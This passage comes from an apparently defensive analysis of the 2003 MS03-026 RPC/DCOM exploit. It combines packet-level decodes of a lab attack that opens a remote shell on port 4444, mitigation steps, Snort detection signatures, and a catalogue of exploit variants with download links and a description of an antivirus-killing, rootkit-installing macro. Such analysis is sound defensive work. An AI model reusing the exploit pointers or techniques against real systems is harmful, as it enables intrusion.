0020  cf 2e 39 0b d7 3a 7f 89 34 72 a0 0b 17 8a 94 80   ..9..:..4r......
0030  bf b9 51 de e2 f0 90 80 ec 67 c2 d7 34 5e b0 98   ..Q......g..4^..
0040  34 77 a8 0b eb 37 ec 83 6a b9 de 98 34 68 b4 83   4w...7..j...4h..
0050  62 d1 a6 c9 34 06 1f 83 4a 01 6b 7c 8c f2 38 ba   b...4...J.k|..8.
0060  7b 46 93 41 70 3f 97 78 54 c0 af fc 9b 26 e1 61   {F.Ap?.xT....&.a
```

```
0070  34 68 b0 83 62 54 1f 8c f4 b9 ce 9c bc ef 1f 84   4h..bT.........
0080  34 31 51 6b bd 01 54 0b 6a 6d ca dd e4 f0 90 80   41Qk..T.jm......
0090  2f a2 04 00 5c 00 43 00 24 00 5c 00 31 00 32 00   /...\.C.$.\.1.2.
00a0  33 00 34 00 35 00 36 00 31 00 31 00 31 00 31 00   3.4.5.6.1.1.1.1.
00b0  31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
00c0  31 00 31 00 31 00 2e 00 64 00 6f 00 63 00 00 00   1.1.1...d.o.c...
00d0  01 10 08 00 cc cc cc cc 20 00 00 00 30 00 2d 00   ........ ...0.-.
00e0  00 00 00 00 88 2a 0c 00 02 00 00 00 01 00 00 00   .....*..........
00f0  28 8c 0c 00 01 00 00 00 07 00 00 00 00 00 00 00   (...............
```

So the attacker has pushed the data and now sends the Acknowledgement packet as well as the finish (FIN) packet to indicate it is finished sending data.

Frame 2 (66 bytes on wire, 66 bytes captured)
- Arrival Time: Aug 21, 2003 15:13:06.798278000
- Time delta from previous packet: 0.000412000 seconds
- Time relative to first packet: 11.312220000 seconds
- Frame Number: 9
- Packet Length: 66 bytes
- Capture Length: 66 bytes

Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
- Destination: 00:0a:41:04:98:c3 (192.168.0.103)
- Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
- Type: IP (0x0800)

Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
- Version: 4
- Header length: 20 bytes
- Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  - 0000 00.. = Differentiated Services Codepoint: Default (0x00)
  - .... ..0. = ECN-Capable Transport (ECT): 0
  - ....0 = ECN-CE: 0
- Total Length: 52
- Identification: 0xc014 (49172)
- Flags: 0x04
  - .1.. = Don't fragment: Set
  - ..0. = More fragments: Not set
- Fragment offset: 0
- Time to live: 64
- Protocol: TCP (0x06)
- Header checksum: 0xf8e1 (correct)
- Source: 192.168.0.22 (192.168.0.22)
- Destination: 192.168.0.103 (192.168.0.103)

Transmission Control Protocol, Src Port: 1669 (1669), Dst Port: epmap (135), Seq: 2020106170, Ack: 2581763264, Len: 0
- Source port: 1669 (1669)

Destination port: epmap (135)
Sequence number: 2020106170
Acknowledgement number: 2581763264
Header length: 32 bytes
Flags: 0x0011 **(FIN, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....1 = Fin: Set
Window size: 57920
Checksum: 0x11b8 (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 528910519, tsecr 19174

Then the attacker acknowledges the victims previous packet. This is simply flow control and error checking in the connection.

Frame 3 (66 bytes on wire, 66 bytes captured)
Arrival Time: Aug 21, 2003 15:13:06.801489000
Time delta from previous packet: 0.003211000 seconds
Time relative to first packet: 11.315431000 seconds
Frame Number: 10
Packet Length: 66 bytes
Capture Length: 66 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 52
Identification: 0xc015 (49173)
Flags: 0x04
.1.. = Don't fragment: Set

..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8e0 (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: 1669 (1669), Dst Port: epmap (135), Seq: 2020106171, Ack: 2581763265, Len: 0
Source port: 1669 (1669)
Destination port: epmap (135)
Sequence number: 2020106171
Acknowledgement number: 2581763265
Header length: 32 bytes
Flags: **0x0010 (ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 57920
Checksum: 0x11b6 (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 528910520, tsecr 19174

Now we see the attacker beginning to initiate a connection to port 4444 with a SYN packet. If this failed we would see the next packet being a RST (reset) packet from the victim.

Frame 4 (74 bytes on wire, 74 bytes captured)
Arrival Time: Aug 21, 2003 15:13:07.799356000
Time delta from previous packet: 0.997867000 seconds
Time relative to first packet: 12.313298000 seconds
Frame Number: 11
Packet Length: 74 bytes
Capture Length: 74 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)

Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 60
Identification: 0xc016 (49174)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8d7 (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, **Src Port: 1670 (1670), Dst Port: 4444 (4444)**, Seq: 922088064, Ack: 0, Len: 0
Source port: 1670 (1670)
Destination port: 4444 (4444)
Sequence number: 922088064
Header length: 40 bytes
Flags: **0x0002 (SYN)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...0 .... = Acknowledgment: Not set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 57344
Checksum: 0xff3e (correct)
Options: (20 bytes)
Maximum segment size: 1460 bytes
NOP
Window scale: 0 (multiply by 1)
NOP
NOP
Time stamp: tsval 528910620, tsecr 0

The attacker sends an acknowledgement packet (final step in the three-way handshake). This means that a SYN/ACK was received from the victim. The fact

we see the ACK going to port 4444 indicates the attack has been successful. We are now dropping into a command shell on the victim. The attacker should now see a command prompt \WINNT\system32 on their screen per the previously explained screenshot.

Frame 5 (66 bytes on wire, 66 bytes captured)
Arrival Time: Aug 21, 2003 15:13:07.801027000
Time delta from previous packet: 0.001671000 seconds
Time relative to first packet: 12.314969000 seconds
Frame Number: 12
Packet Length: 66 bytes
Capture Length: 66 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 52
Identification: 0xc017 (49175)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8de (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: 1670 (1670), Dst Port: 4444 (4444), Seq: 922088065, Ack: 2582062063, Len: 0
Source port: 1670 (1670)
Destination port: 4444 (4444)
Sequence number: 922088065
Acknowledgement number: 2582062063
Header length: 32 bytes
Flags: **0x0010 (ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set

...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 57920
Checksum: 0x6adc (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 528910620, tsecr 0

Now we are seeing lots and lots of ACKS back and forth keeping the connection open (35 packets excluded for brevity)

Frame 6 (66 bytes on wire, 66 bytes captured)
Arrival Time: Aug 21, 2003 15:13:08.019161000
Time delta from previous packet: 0.099996000 seconds
Time relative to first packet: 12.533103000 seconds
Frame Number: 14
Packet Length: 66 bytes
Capture Length: 66 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 52
Identification: 0xc01d (49181)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8d8 (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)

Transmission Control Protocol, Src Port: 1670 (1670), Dst Port: 4444 (4444), Seq: 922088065, Ack: 2582062168, Len: 0
Source port: 1670 (1670)
Destination port: 4444 (4444)
Sequence number: 922088065
Acknowledgement number: 2582062168
Header length: 32 bytes
Flags: **0x0010 (ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 57920
Checksum: 0x1f6c (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 528910642, tsecr 19185

Now the attacker is sending a packet with the ACK/PSH flags set and is looking to actually send data. This is the whoami query done against the victim machine and shown in a previous screenshot. We now know the attacker has a shell on the victim and can send data.

Frame 7 (73 bytes on wire, 73 bytes captured)
Arrival Time: Aug 21, 2003 15:13:13.058173000
Time delta from previous packet: 5.039012000 seconds
Time relative to first packet: 17.572115000 seconds
Frame Number: 15
Packet Length: 73 bytes
Capture Length: 73 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0

....0 = ECN-CE: 0
Total Length: 59
Identification: 0xc024 (49188)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8ca (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: 1670 (1670), Dst Port: 4444 (4444), Seq: 922088065, Ack: 2582062168, Len: 7
Source port: 1670 (1670)
Destination port: 4444 (4444)
Sequence number: 922088065
Next sequence number: 922088072
Acknowledgement number: 2582062168
Header length: 32 bytes
Flags: **0x0018 (PSH, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 57920
Checksum: 0xbf32 (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 528911145, tsecr 19185
Data (7 bytes)
77 68 6f 61 6d 69 0a whoami.

Now the attacker does a directory listing on the victim (D:\WINNT\system32\>dir) using the shell connection on port 4444.

Frame 8 (70 bytes on wire, 70 bytes captured)
Arrival Time: Aug 21, 2003 15:13:20.105938000
Time delta from previous packet: 6.846969000 seconds
Time relative to first packet: 24.619880000 seconds
Frame Number: 18

Packet Length: 70 bytes
Capture Length: 70 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 56
Identification: 0xc02c (49196)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8c5 (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: 1670 (1670), Dst Port: 4444 (4444), Seq: 922088072, Ack: 2582062292, Len: 4
Source port: 1670 (1670)
Destination port: 4444 (4444)
Sequence number: 922088072
Next sequence number: 922088076
Acknowledgement number: 2582062292
Header length: 32 bytes
Flags: **0x0018 (PSH, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 57920
Checksum: 0x437d (correct)
Options: (12 bytes)
NOP

NOP
Time stamp: tsval 528911850, tsecr 19237
Data (4 bytes)
0000 64 69 72 0a dir.


Now the attacker has done an exit. Between the previous packet and this packet we would have seen, in reasonably clear detail, what the attacker did on the victim.

Frame 9 (71 bytes on wire, 71 bytes captured)
Arrival Time: Aug 21, 2003 15:13:32.726124000
Time delta from previous packet: 11.316194000 seconds
Time relative to first packet: 37.240066000 seconds
Frame Number: 96
Packet Length: 71 bytes
Capture Length: 71 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 57
Identification: 0xc141 (49473)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf7af (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: 1670 (1670), Dst Port: 4444 (4444), Seq: 922088076, Ack: 2582153225, Len: 5
Source port: 1670 (1670)
Destination port: 4444 (4444)
Sequence number: 922088076
Next sequence number: 922088081
Acknowledgement number: 2582153225

Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 57920
Checksum: 0xd888 (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 528913112, tsecr 19319

Data (5 bytes)
0000 65 78 69 74 0a exit.

The Attack




The attack is fairly simple. If an attacker can pass a connection for port 135 through a firewall, or directly to a host they can use this exploit. If the exploit succeeds the attacker will get a remote shell on the victim machine. This remote shell will allow the attacker to install anything they like on the victim. In most cases the attacker will want to install a root kit to allow unfettered access to the machine in the future.


Once the attacker has exploited one machine in a network, and installed a root kit they will have not only access, but time to probe your machines for valuable data, install further root kits by exploiting more machines, launch attacks against others using your infrastructure, and many other unacceptable activities.
It only takes one machine in a network to fall victim to this type of exploit to expose your entire organization.

Defending against this attack

This is a relatively simple attack to defend against. The one and only way to be certain you are not vulnerable is to patch and reboot all your systems immediately. Microsoft has issued a patch to correct this vulnerability. You can obtain the patch from
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp
If for some reason you cannot apply the patch immediately you can disable DCOM on all your systems. This is far from a workable solution in most cases due to the number of applications that use DCOM to provide services.



However, if you can turn off DCOM you simply go to the command prompt on each machine and run “dcomcnfg.exe. You will see a properties box similar to the one above, choose the “Default Properties” tab and then remove the checkmark in “Enable Distributed COM on this computer” and reboot.



You should block ports 135, 445, and 593 at your firewall. There really is no reason any of these ports should be available and it will help prevent this attack on your internal machines.

This attack carries a specific signature that can be detected with intrusion detection tools. For host based intrusion detection systems you can set alerting for port 4444 connection attempts. You can also set alerting for the appearance of System event 7031, or application event 4097.
For network intrusion detection systems there are signatures available that will alert on attempts to connect to port 135 externally as well as any traffic to or from port 4444. If you are running Network intrusion detection inside your firewall you will be inundated with alerts if you watch for port 135 due to the prevalence of its use in a Microsoft environment. For internal monitoring alert on port 4444 traffic, for external monitoring alert on port 135 and 4444 activity.
The following are signatures for snort intrusion detection systems. These signatures were initially released by incidents.org[17]

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC invalid bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,,,,1,0,relative; content:"|00|"; distance:21; within:1; classtype:attempted-dos; sid:2190; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC invalid bind attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|"; distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5;

within:12; content:"|05|"; distance:2; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,,,,1,0,relative; content:"|00|"; distance:21; within:1; classtype:attempted-dos; sid:2191; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,,,,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|"; distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5; within:12; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,,,,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2193; rev:1;)

If you are a home user and do not have a firewall you need to patch your machine immediately. You can download the appropriate update from the above link or visit Windows update. You should also disable file and printer sharing for Microsoft Networks and Client for Microsoft Networks. You can do this by right clicking on Network Neighborhood or My Network Places and choosing properties. Then right click on your local area connection and choose properties. Remove the checkmark beside File and Printer sharing for Microsoft Networks and Client for Microsoft Networks. Then select OK and close.
If you are running Windows XP, you can also turn on your Internet Connection Firewall that is native to the Windows XP operating system. For details on how to do this please visit
http://www.microsoft.com/security/protect/windowsxp/firewall.asp

Variations of the code

Windows versions

These can be found at http://cyruxnet.com.ar/rpcxploit2.htm or http://www.securityfocus.com/bid/8205/exploit/

kaHt-2 : (12-8-2003)
Not only does this exploit code take advantage of the RPC/DCOM vulnerability, it has a built in lightweight, and very fast scanner. It detects the OS system on the victim, runs multithreaded (up to 512 individual threads), spawns a shell on port 53 (DNS port), and it can call and automatically execute macro's.

Then, to top it all off all you need to do is turn on "Auto hacking" in the exploit (cruise control for script kiddies) and the macro supplied with the exploit is automatically run. All the cracker has to do is run one simple command line - KaHt2.exe 192.168.0.0 192.168.255.255 512 and hit enter.
This fires up the exploit with 512 threads.
On top of that this has been compiled into a Windows executable.

So what does the macro do?
- kills your anti virus system (McAfee (4.5 and 7.0), Norton, Panda, OfficescanNT
- kills zonealarm software firewall
- uploads stuff using ftp or tftp
- runs an upload.asp script
- adds a user SUPPORT_3569a74r to the system and puts it in the local administrators group and the domain administrators group
- kill processes for serv-u, r_server, DAmeware 2.6, RA Server, and firedaemon, all hacker tools
- spawns another ftp session and then uploads and installs hackerdefender, however it also uploads a .ini file to ensure it retains access.

Now the macro will take some work for most script kiddies to use, they have to find and configure hacker defender properly, decide what to download and possibly put together several other exploits. But a talented cracker will have this dancing in no time.
The shell this exploit spawns runs in the context of the administrator account.

oc192-dcom.exe : (09-8-2003)
This exploit includes the universal offsets for Win2k or WinXP and uses the order "ExitThread" to avoid killing the RPC service when finishing the session. It also and allows you to use any port that you desire to open the shell (it does not need netcat)

dcom_final : (01-8-2003)
Source code of the universal exploit. Offers 2 options, Win2k or WinXP with universal offsets so the attacker no longer needs to be concerned with the SP nor the language. Basically this is the source code of the script kiddie version of this exploit.

universal.exe
This is the Windows executable for the universal exploit with the 2 options for Win2k or WinXP, and the attacker no longer needs to be concerned with the SP or the language although the options are still available.

rpcdcomuni.exe
Just another iteration of the Universal.exe with no difference other than name.

rpc_kotic.exe
47 offsets in this script kiddie executable. This one needs netcat to listen on the connectback port and is somewhat more complex to use. This is derived from the original OC192 RPC DCOM Remote Exploit BSD/Linux Port

RPC18.exe
18 offsets and once again needs netcat on the connectback port. This again is derived from the original OC192 RPC DCOM Remote Exploit BSD/Linux Port

dcom_18offsets_win32.exe
18 offsets, windows executable and needs netcat for the connectback. This is also derived from the original OC192 RPC DCOM Remote Exploit BSD/Linux Port

root32.exe
3 offsets, this is the initial release code compiled for Windows

DComExploit.exe
6 offsets, Dcom.c compiled Windows executable using the code from Metasploit

Unix versions
Many of these existed prior to the Windows versions and were simply ported to a Windows executable for script kiddies.

07.25.winrpcdcom.c :
This is the original code released July 23, 2003
Created by http://www.xfocus.org
3 offsets: w2k+sp3 Chinese, w2k+sp4 Chinese, winxp English.

dcom.c :
Created by metasploit.com. This is the second release of the code on July 25, 2003
6 Offsets: Win2k and WinXP in English
This is the code we analyzed above

07.29.rpc18.c :
(also RPC18.c call, or rpcdcom_18.c)
18 Offsets, includes the "Win2k Spanish +sp4"

RPC18.c :
Version for Windows of the previous code
